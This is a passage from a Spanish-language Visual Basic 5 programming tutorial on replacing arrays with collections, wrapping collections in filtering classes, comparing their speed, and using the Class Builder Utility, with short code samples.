    CGAmigo(0).Direccion(0).Telefonos(2) = "976 123456"
    CGAmigo(0).Direccion(3).Telefonos(7) = "909 654321"
```

Pero si accedemos a un "agujero"

```
MsgBox CGAmigo(0).Direccion(0).Telefonos(5)
```

Y nos daría una cadena vacía. Pero no es lo peor. Si ponemos:

```
MsgBox CGAmigo(0).Direccion(2).Telefonos(5)
```

conseguiremos un error. Por tanto, hemos de hacer aún más complejo el procedimiento de añadir datos: se debe revisar que no haya espacios vacíos en la matriz.

Hay otro problema que aún no habíamos abordado ¿y si nos peleamos con un amigo? Lo querremos borrar de la lista. Pero ¿cómo? Lo mismo, si queremos quitar una dirección, o lo que sea. No nos basta con eliminar la referencia:

```
Set cGAmigo(NumeroDeMalAmigo) = Nothing

Set cGAmigo(2).Direccion(1) = Nothing
```

Porque entonces dejaremos huecos dentro de la matriz de amigos (o de direcciones), que serán trampas esperando a algún bucle `For…Next`, o algo así. Con todo esto, aún se complica más el asunto: necesitamos algún procedimiento que "mantenga" la matriz coherente, del tipo:

```
Private Function BorraElemento(ByRef Matriz As Variant, ByVal Borrar As
Integer) As Boolean

    Dim vLProv() As Variant

    Dim iLMax As Integer

    Dim i As Integer

    If IsArray(Matriz) Then

            If Not (Borrar < LBound(Matriz) Or Borrar > _

                    UBound(Matriz)) Then

                    If UBound(Matriz) = 0 Then

                            Erase Matriz

                    Else

                            iLMax = UBound(Matriz)

                            ReDim vLProv(iLMax - 1)

                            For i = 0 To iLMax

                                    If i < Borrar Then
```

```
                    If
                    IsObject(Matriz(i))
                    Then

                        Set
                        vLProv(i)
                        =
                        Matriz(i)

                    Else

                        vLProv(i)
                        =
                        Matriz(i)

                    End If

                ElseIf i > Borrar Then

                    If
                    IsObject(Matriz(i))
                    Then

                        Set
                        vLProv(i -
                        1) =
                        Matriz(i)

                    Else

                        vLProv(i -
                        1) =
                        Matriz(i)

                    End If

                End If

            Next

            ReDim Matriz(iLMax - 1)

            For i = 0 To iLMax - 1

                If IsObject(vLProv(i)) Then

                    Set Matriz(i) =
                    vLProv(i)

                Else
```

```
                                        Matriz(i) =
                                        vLProv(i)

                                    End If

                                Next

                            End If

                            BorraElemento = True

                    End If

            End If

            Erase vLProv

    End Function
```

Y lo llamaríamos así:

```
    If BorraElemento(cGAmigo, NumeroDeMalAmigo) Then…
```

Vemos como este procedimiento devuelve DOS resultados: por un lado, la matriz (que se le envía por referencia y que, por tanto, puede modificar), y por otro, si ha funcionado.

Con esto hemos conseguido mantener la "coherencia" de la matriz, pero a costa de desordenarla: los índices de los elementos no son los primitivamente asignados. Y ni siquiera hemos acabado: hemos que proporcionar métodos que indiquen el tamaño de la matriz, claves para recuperar elementos, procedimientos para buscar duplicados… Vamos, un lío gordo.

Afortunadamente, Visual Basic proporciona una nueva herramienta que hace todo esto (y más) ella solita: las colecciones.

Coleccionar clases

Las colecciones es una de las incorporaciones de VB4, que ha sido mejorada en VB5.

Si estuviésemos trabajando en C (cosa que, afortunadamente, no precisamos) tendríamos que decidir como guardar los datos: en arboles de elementos, en listas enlazadas, etc. Un sistema sencillo y eficaz es una lista enlazada, en la cual cada elemento guarda una referencia (un puntero) al siguiente. Y si queremos eliminar un elemento del medio, basta con "conectar" el anterior al siguiente.

Como hemos visto, las matrices no son capaces de hacerlo: son veloces, fáciles de usar, pero son muy rígidas, y para poder eliminar un elemento del centro necesitamos una matriz intermedia.

Una colección es un objeto de VB que funciona como una lista enlazada. Permite hacer de forma transparente al usuario esas operaciones que son tan complejas con una matriz. En VB hay matrices predeterminadas, como `Forms`, `Controls`, `TableDefs`, etcétera. Pero la gran ventaja es que podemos crear nuestras propias colecciones.

Para agregar una colección a nuestro proyecto, basta con escribir en él:

```
Private Amigos As New Collection
```

ó

```
Dim Amigos As Collection

Set Amigos = New Collection
```

Habitualmente, las colecciones se nombran con el plural del elemento contenido: una colección de Control se llama Controls, de Form Forms, y de elementos clsAmigo, Amigos (que raro: un sistema de nomenclatura lógico).

Una colección tiene sus propios procedimientos. Tiene una única propiedad, `Count`, que devuelve el número de elementos de la colección. A diferencia de las matrices, las colecciones se numeran desde 1:

```
Amigos.Count = 0 ‘colección vacía

Amigos.Count = 3 ‘hay tres elementos
```

Las colecciones tienen tres métodos:

- El método Add, que añade elementos a la colección. Su sintaxis es:

  ```
  Colección.Add elemento, [clave], [antes], [después]
  ```

El único parámetro requerido es el elemento que se añade, que puede ser de cualquier tipo (una variable, un objeto, lo que sea). Si no se suministra una clave, VB asignará una por su cuenta. Pero debe ser única: si se intenta añadir un elemento con una clave ya existente, se produce un error interceptable (que nos permite comprobar si un elemento ya estaba en la colección). Por defecto, los elementos se añaden al final, aunque podemos especificar el elemento anterior o posterior dónde queramos añadirlo (a costa de un descenso considerable en la eficiencia).

- El método Remove:

  ```
  Colección.Remove Indice
  ```

Donde índice puede ser la clave del elemento, o un valor numérico que indica la posición. Esto último es peligroso, ya que, a diferencia de las matrices, en una colección no conocemos la posición de sus elementos si no la comprobamos antes.

- El método Item

  ```
  Colección.Item(Indice)
  ```

Que devuelve una referencia a un miembro de la colección. Índice puede ser un valor numérico (la posición) o la clave de un elemento. El método Item es el método por defecto de las colecciones, por lo que podemos poner, indiferentemente:

```
Debug.Print Amigos.Item(ClaveAmigo).Nombre

Debug.Print Amigos(ClaveAmigo).Nombre
```

Para recorrer la clase, podemos hacerlo con un bucle `For…Next`

```
For i = 1 to Amigos.Count

     Debug.Print Amigos(i).Nombre

Next
```

Teniendo en cuenta que las colecciones se numeran desde uno. Pero este sistema es demasiado rígido: si queremos eliminar un elemento de la matriz, podemos tener problemas, al cambiar la posición de los demás. Con el código:

```
For i = 1 to Amigos.Count

     If Amigos(i).Nombre = "Pepe" Then Amigos.Remove i

Next
```

Obtendríamos un error. Se podría evitar con un bucle inverso:

```
For i = Amigos.Count to 1 Step –1
```

Pero es más sencillo con un nuevo tipo de bucle con el que podemos recorrer las colecciones: el bucle `For Each…Next`, que recorre la colección hasta que no quede ningún elemento:

```
Dim Amigo As clsAmigo

For Each Amigo In Amigos

     If Amigo.Nombre = "Pepe" Then Amigos.Remove Amigo

Next

Set Amigo = Nothing
```

Insisto en que las colecciones, a diferencia de las matrices, no están ordenadas (sobre todo si ya hemos añadido y eliminado elementos): es conveniente hacer comprobaciones antes de manipular los elementos de la colección.

El proyecto PAmig2.vbp muestra como sustituir la matriz por una colección. Si se revisa el código, podemos ver que:

- El módulo de clases clsAmigo se ha modificado tan sólo en la implementación de la propiedad Clave. Ahora es de lectura y escritura (una sola vez), para facilitar el recuperar la clave de los elementos de la colección.
- Se ha añadido a clsAmigo una nueva propiedad, Dirección, que hace referencia a la clase

clsDireccion.

- Se ha eliminado el módulo modAmigos, ya que no es preciso tener una matriz pública. Se podría haber colocado la colección Amigos dentro de ese módulo estándar. Pero no tiene ninguna ventaja tener un objeto público cuando puede ser privado y estar fuera del alcance de manipulaciones.
- La principales variaciones están dentro del formulario frmGestion: se ha añadido una colección privada "Amigos), y los antiguos bucles `For…Next` que recorrían la matriz de amigos, se han sustituído por bucles `For Each…Next`. Asimismo, se ha añadido un nuevo método privado (BorrarAmigo), y en la presentación se ha incluído la clave (por facilidad para recuperarla; de hecho, sería mejor hacerlo con otro sistema que fuese más seguro).
- El formulario frmAmigos no ha variado a pesar de todos esos cambios: lo habíamos desarrollado para que fuese independiente del funcionamiento interno de los otros módulos. Esto indica la ventaja de hacer nuestros objetos lo más "estancos" posibles, independientes del funcionamiento de otros objetos.

Matrices y colecciones

Después de todo lo que hemos visto, parece que las matrices son rudimentarias, y las colecciones una bendición del cielo ¿o no? Pues como siempre, depende de lo que queramos hacer.

Lo primero que vamos a hacer es una comparativa de velocidad. Para ello vamos a usar un proyecto sencillo, usando la función del API GetTickCount (podéis buscar en las páginas del Guille para ver cómo hacerlo).

En el proyecto vamos a comparar la velocidad de matrices y colecciones. Como no todas las matrices son iguales, ni todos los elementos, compararemos varios:

- Una matriz redimensionada al principio de Longs (el tipo "nativo" de Win32, y el más rápido, más que el Integer):


```
ReDim L(lnLMax)

For i = 0 To lnLMax

     L(i) = ctL

Next
```

- Una matriz de Long, redimensionada en cada paso:

```
For i = 0 To lnLMax

     ReDim Preserve L(i)

     L(i) = ctL

Next
```

- Una matriz de cadenas, redimensionada de una vez.
- Una matriz de cadenas, redimensionada por pasos.
- Una matriz de Variant, al que se le añaden cadenas, de una vez.

- Una matriz de Variant, añadiendo cadenas, por pasos.
- Una matriz de Variant, redimensionada de una vez, a la que se añaden referencias al objeto actual (al formulario).
- Lo mismo, pero paso a paso.
- Una colección de elementos Long.
- Una colección de cadenas.
- Una colección de referencias al formulario actual.



Para los vagos, por si no queréis escribir el código (que está en PTick.vbp), os he calculado los resultados (con mi ordenador: un P120 con 32 MB de RAM: no está mal, pero acepto subvenciones para pasar a un PII). De todas formas, tened en cuenta que los resultados pueden variar mucho, dependiendo del equipo, la memoria RAM, etc. (lo probé con un P233, y no había color).

Algunos de los resultados eran de esperar: como se ve, la matriz de objetos Long es muchísimo más rápida que cualquiera de las otras, sobre todo si se redimensiona de una vez. Por el contrario, las cadenas (String) son lentas, tirando a desesperantes, y más aún si la matriz dónde se almacena es Variant (al fin y al cabo, para guardar una cadena VB tiene que hacer varios malabarismos con la memoria: no es como un Long, que siempre tiene un tamaño fijo. De hecho, usando cadenas de longitud fija (`Dim S() As String * 20`) casi se duplica la velocidad (no lo hagáis: desperdiciáis espacio de pila).

Sin embargo, las matrices de objetos son más rápidas de lo esperado: al fin y al cabo no se guarda una copia del objeto, sino una referencia (que no es sino una especie de puntero: un número de 32 bits, Long).

En todos los casos, las colecciones se han quedado por detrás de las matrices. En algunos casos, las diferencias son muy significativas: con variables de "longitud fija": números, cadenas de longitud fija, referencias a objetos… Se comportan bastante peor con las de dimensión variable (String y Variant), dónde son sólo marginalmente más rápidas que las colecciones. De todas formas, hay que tener en cuenta que a pesar del gran número de iteraciones (30000), apenas tardan 1,7 segundos (la más lenta). Con un P233, no llegaban a 0,3 segundos.

Por tanto, tenemos una primera conclusión: matrices y colecciones son, en principio, suficientemente rápidas para nuestros fines. Pero si la velocidad es crítica, y para grandes números, son preferibles las matrices, sobre todo para referencias. Si se van a almacenar cadenas, u objetos "raros" (otras matrices, etc.), apenas hay diferencia. Pero, de todas formas, la velocidad no es criterio suficiente para decidirse.

Otra cuestión será la utilidad. En algunos casos, las matrices tendrán ventajas: cuando sólo se añadan elementos (y no se eliminen), cuando queramos estar seguros de la posición de cada uno. Si se van a extraer elementos, y no importa demasiado la pequeña pérdida de tiempo, lo nuestro serán las colecciones.

Para tareas sencillas (como un cálculo dentro de un procedimiento), es más lógico usar matrices, que son más sencillas de depurar y más rápidas de desarrollar. Tened en cuenta que es importante la velocidad de los programas, pero lo realmente caro es el tiempo del programador (a veces, es más barato actualizar el ordenador que actualizar el programa).

En tareas complejas, con objetos anidados, cuando queramos guardar elementos de varios tipos (las matrices Variant son lentas), cuando necesitemos la funcionalidad de un bucle `For Each…Next`, será preferible una colección.

En resumen: de lo visto hasta ahora, las matrices son para tareas sencillitas, y las colecciones se tienen que enfrentar con las tareas "de verdad". Y eso, sin tener en cuenta la ventaja que vamos a ver ahora:


La casa de paja, la casa de piedra, y otros ejemplos de Microsoft

Si alguna vez os leéis los manuales de Visual Basic (cosa bastante recomendable, si es que los tenéis, claro) os habréis encontrado, en el apartado de las colecciones con unos ejemplo. Como los tenéis en el libro (y el código, en el CD-ROM) os los voy a ahorrar. Pero indican un problemilla que se nos había "olvidado" en el programa de "Gestión de amigos".

En el capítulo anterior habíamos hablado de la seguridad en las variables, y vimos como las variables, "a secas", pueden admitir datos absurdos (como amigos con una edad de –324,544 años). Y que en ocasiones, puede ser preferible el gasto de recursos de sustituir la variable por una clase que "filtre" los datos introducidos.

Pues con las colecciones, lo mismo. Vamos a mirar el ejemplo anterior, y vamos a añadirle una "bomba": añadimos un botón que añada a la colección una referencia a un control:

```
Private Sub cmdError_Click()

    Amigos.Add cmdError

End Sub
```



Si pulsamos el botón, parece que no pasa nada. Hasta que elegimos "Modificar datos": al recorrer la colección con un bucle `For Each…Next`, de repente encuentra un elemento que no es del tipo clsAmigo, y se produce un error: hemos añadido a la colección un elemento diferente a los anteriores, sin que se queje. Y el error ha quedado "escondido", preparado para saltar en cualquier otro procedimiento (y para que nos rompamos la cabeza depurando).

Esto se debe a una "desventaja" (o ventaja) de las colecciones: se puede guardar cualquier cosa (bueno, todo no; el pescado se estropea fuera de la nevera). Si declaramos una matriz:

```
Dim iLNumeros() As Long

Dim cGAmigos() as clsAmigos
```

Sólo podemos guardar datos del tipo declarado: o números, o referencias a instancias de la clase clsAmigos. Sin embargo, en la colección podríamos haber metido cualquier cosa, números, referencias a objetos, cadenas... Es casi como si hubiésemos declarado la matriz así:

```
Dim vMCualquierCosa() As Variant
```

Y metiésemos cualquier cosa.

Como siempre, podríamos haber incorporado filtros en el programa: por ejemplo, una instrucción como:

```
On Error Resume Next

If TypeOf(Elemento) Is clsAmigo
```

Que filtrase los datos a añadir, a leer… Pero tendríamos el mismo problema que vimos el capítulo anterior con las variables y los TDUs: necesitamos hacer comprobaciones en el código cada vez que fuésemos a usar la colección. Tendríamos que revisar el tipo de cada elemento; ni siquiera nos sería útil la propiedad Count (ya que si hay elementos equivocados, tampoco deberían contarse). Si vamos a tener una colección tan frágil ¿para qué complicarnos la vida? Una matriz, y a correr. Pero hay una solución:

Igual que podíamos tener una variable "envuelta" en una clase, con propiedades, valores por defecto, límites... podemos hacer lo mismo con una colección: envolverla dentro de un módulo de clases, que filtre las acciones que vayamos a realizar.

Colecciones con filtro

Para eso, debemos construir una clase que impida el acceso directo a la colección, pero que proporcione sus funcionalidades. Para ello, abrimos un nuevo módulo de clases (colAmigos), en el que ponemos *una colección privada*. Este módulo incluye los métodos y propiedades de la colección (Add, Item, Remove y Count), pero con diferencias:

- Los métodos Remove, Item y Count simplemente "transmiten" la orden a la colección:

```
Option Explicit

Private colMAmigos As Collection

Public Property Get Item(Clave As Variant) As clsAmigo

     Set Item = colMAmigos(Clave)

End Property

Public Property Get Count() As Long

     Count = colMAmigos.Count

End Property

Public Sub Remove(Clave As Variant)

     colMAmigos.Remove Clave

End Sub
```

- El "meollo" está en el método Add: ya no se añade un elemento alegremente, sino que los parámetros del método son las propiedades del elemento. Dentro del método Add se crea el elemento, se modifican sus propiedades y, si no hay errores, se añade. Ahora no pueden incluirse elementos ajenos. Por otra parte, el trabajo de "filtrar" los datos intruducidos lo sigue haciendo clsAmigo. Según lo que queramos que ocurra cuando se produzca un error, incluiremos o no dentro del método Add una sentencia del tipo `On Error Resume Next`.

```
Public Function Add(ByVal Nombre As String, _

     ByVal Apellido1 As String, _

     ByVal Apellido2 As String, _

     ByVal FechaNacimiento As Date, _
```

```
        ByVal SexoVaron As Boolean, _
        ByVal Clave As String) As clsAmigo
        Dim cLAmigo As clsAmigo
        Set cLAmigo = New clsAmigo
        With cLAmigo
                .Nombre = Nombre
                .Apellido1 = Apellido1
                .Apellido2 = Apellido2
                .FechaNacimiento = FechaNacimiento
                .SexoVaron = SexoVaron
                .Clave = Clave
                'Set .Direccion = Direccion
        End With
        colMAmigos.Add cLAmigo, Clave
        Set Add = cLAmigo
        Set cLAmigo = Nothing
    End Function
```


En este caso, como puede verse, no se han incluido todas las propiedades de clsAmigo. Por una parte, aún no hemos implementado lo de la clase anidada Direccion. Por otra, la propiedad Edad es de sólo lectura, por lo que nos la hemos saltado.

Hay un nuevo procedimiento extraño:

```
    Public Property Get NewEnum() As IUnknown
        Set NewEnum = colMAmigos.[_NewEnum]
    End Property
```

Este procedimiento se ha incluido para que se pueda recorrer la colección con un bucle `For Each…Next` (es una de las diferencias entre VB4 y VB5: en VB5 las colecciones desarrolladas por nosotros pueden recorrerse igual que las predeterminadas).

Con todo esto, la clase-colección aún no está completa: son precisos algunos ajustes, pero que no podemos hacer desde la ventana de código. Necesitamos usar el cuadro de diálogo "Atributos del procedimiento", que está en "Herramientas". Pulsando "Avanzadas", podemos acceder a varias características especiales:



Necesitamos modificar dos procedimientos:

- El método NewEnum, para que funcione, requiere dos cosas: debe ser oculto (Hide this member; lo siento, pero mi copia de VB está en inglés), y Procedure ID debe ser –4. Sin esto, no funcionará el bucle `For Each…Next`.
- El método Item debe ser el método por defecto (User Interface Default, y ProcedureID = Default). Es para que podamos acceder a un miembro de la colección tan sólo por la clave; así podremos poner:

  ```
  Amigos("2").Nombre = "Pepe"

  Amigos.Item("2") = "Pepe"
  ```

El proyecto PAmig3.vbp muestra las modificaciones realizadas. Como antes, no han variado clsAmigo ni frmAmigo. Sí se ha modificado frmGestion, pero ahora los métodos para añadir, etc., son mucho más sencillos. En las versiones anteriores, los elementos se creaban dentro de frmGestion. Ahora, la gestión (creación, comprobación, etc.) se ha trasladado a colAmigos, por lo que frmAmigos es mucho más sencillo.

Además, vamos a refinar todavía más el proyecto. Teníamos la colección "envuelta" dentro de una clase, con los mismos procedimientos que la colección. Pero nadie nos impide añadirle más. Así, en el proyecto PAmig4.vbp, podemos ver como hacer algunas mejoras.

En primer lugar, sería conveniente que la colección nos informase si se producen cambios en ella (si se añaden o si se quitan elementos). Aunque tiene la propiedad Count, esta sólo nos informa cuando la llamamos. Queremos algo que nos informe siempre. Para ello, añadimos un evento a colAmigos:

```
Public Event CambioTamaño(ByVal Tamaño As Long)
```

Que llamamos así (en Add y en Remove):

```
RaiseEvent CambioTamaño(colMAmigos.Count)
```

Para que frmGestion pueda recibir ese evento, es preciso que la declaración de colAmigos se haga con la palabra clave WithEvents:

```
Private WithEvents Amigos As colAmigos
```

Sin que se nos olvide iniciar la colección (en Form_Load). Ahora no puede hacerse con:

```
Private WithEvents Amigos As New colAmigos
```

Ya que VB no nos lo permite. Ahora, en el editor de código, si editamos frmGestion, vemos que en la ventana de objetos hay disponible uno nuevo, el objeto Amigos, con un solo evento: Cambiotamaño.

```
Private Sub Amigos_CambioTamaño(ByVal Tamaño As Long)
```

Donde podemos escribir código.

Otra cosa que se puede echar en falta en una colección es algún método que permita eliminar todos los miembros de esta, más o menos la instrucción Erase de las matrices dinámicas, o el método Clear de los ListBox. Como nos gustaría tenerlo, lo añadimos:

```
Public Sub Clear()

    Dim cLAmigo As clsAmigo

    For Each cLAmigo In colMAmigos

            colMAmigos.Remove cLAmigo.Clave

    Next

    Set cLAmigo = Nothing

    RaiseEvent CambioTamaño(colMAmigos.Count)

End Sub
```

Ahora podemos incluir un nuevo botón en frmGestion, que elimina todos los amigos de la lista. Como antes, no se han modificado (salvo por algún error detectado) frmAmigos, clsAmigos ni clsDireccion.

Hay clases y clases

Si revisamos el proyecto, podemos ver como la estructura del mismo nos está quedando curiosa:

En el esquema puede verse como unos objetos "dependen" de otros. Tenemos un formulario principal (frmGestion), del cual depende frmAmigos (porque no puede presentarse independientemente, y se le llama desde un procedimiento interno). Se comunican mediante instancias de la clase clsAmigo (que a su vez, contiene la clase clsDireccion). Por otra parte, frmGestion almacena sus datos en colAmigos, que es una colecciónde instancias de clsAmigos (que contienen, a su vez instancias de clsDireccion).

Vemos como el proyecto está estructurado con una jerarquía de objetos, donde unos contienen a los otros (aunque algunos objetos están repetidos dentro del esquema).

Las clases son particularmente adecuadas para esta finalidad. Podemos construir con facilidad objetos complejos, de orden superior (con mucha clase), que se "dividen" en objetos más sencillos, más fáciles de usar, y más fácilmente reutilizables (como lo que hacen los ricos con la clase baja; aunque en VB no haya lucha de clases).

Por ejemplo, ahora vamos a construir un objeto "Coche" de esta forma:

La estructura está muy simplificada, claro. Pero vemos como la clase Coche contiene varios elementos: Chasis, Motor, Habitáculo, y la colección Accesorios (que no hemos desarrollado, para no cansar). Tiene además unas propiedades no relacionadas con los objetos contenidos, como pueden ser Nombre, Precio, Marca…

Cada uno de los objetos contenidos, a su ves, contiene otros: el motor está hecho de una colección de cilindros, tiene una transmisión, y tendrá propiedades como Nombre, Consumo… Y lo mismo: el objeto Cilindro está compuesto por una colección de Válvulas (de elementos Válvula), por un elemento Bujía, otro elemento Pistón (que contiene la colección Segmentos…).

Además, los elementos (con sus elementos dependientes) pueden ser usados en otros proyectos: se podrían tener otras instancias de Rueda (con valores diferentes de sus propiedades Marca, Tamaño, Presión…) en los objetos Camión, Bicicleta, Avión, CochecitoDeNiño…

Vemos cómo podemos convertir un proyecto desorganizado, una simple lista de archivos usados de cualquier forma (como se ven en el Explorador de Proyecto), en un proyecto estructurado, con dependencias precisas, que es algo más complejo de programar, pero mucho más sencillo de depurar, mantener y reutilizar. Pueden verse árboles de objetos de este tipo en los objetos de acceso a datos (podéis verlo mirando la ayuda sobre el motor de base de datos Jet).

Sin embargo, estos árboles de clases no son siempre convenientes, pues si son muy complejos pueden complicar más que ayudar. Como regla, si mantener un objeto complejo comienza a llevar demasiado trabajo, hay que fraccionarlo en un árbol. Y si tener una jerarquía de objetos sencillos se convierte en un dolor de cabeza, hay que juntarlos en uno solo.

Trabajar con asistente

Si me encargasen que diseñase la clase clsCoche, tal como la hemos visto, creo que me daría un soponcio. Me imagino escribiendo uno a uno los métodos y propiedades de cada clase, de cada colección, con sus parámetros, con sus atributos de procedimiento… Y al final, seguro que se me colaban tropecientos errores.


Gracias al Cielo, Don Guillermo Puertas es un alma caritativa que no puede dormir sin pensar en los pobres desarrolladores de VB. Y, pensando en ellos (y en los de C, y en los de Java, que también son de Dios) ha incluido en VB una herramienta que automatiza la construcción de clases y de estructuras complejas: la utilidad de construcción de clases (Class Builder Utility, en la lengua del imperio). Lo tenéis en el menú Add-Ins (y si no está, podéis agregarlo con el Add-In Manager).

Vamos a abrirlo. El proyecto PAmig4, visto con él, queda así:


En la ventana de la izquierda, podemos ver la estructura del proyecto, muy similar a la que vimos antes, con jerarquía. En la derecha tenemos las propiedades, métodos y eventos de la clase que seleccionemos. Además, la barra de herramientas (o el menú) nos permite añadir nuevos elementos. Los botones de la izquierda permiten añadir nuevas clases y nuevas colecciones, los del centro, nuevos métodos, eventos y propiedades.

Cuando añadimos cualquier cosa, se nos presentan diferentes opciones, dependiendo de lo añadido. Para ilustrarlo, vamos a construir la clase Coche que veíamos antes:

Para eso, iniciamos un nuevo proyecto (EXE estándar) y abrimos el asistente, que estará vacío. Añadimos una nueva clase, y se nos presenta esta ventana:



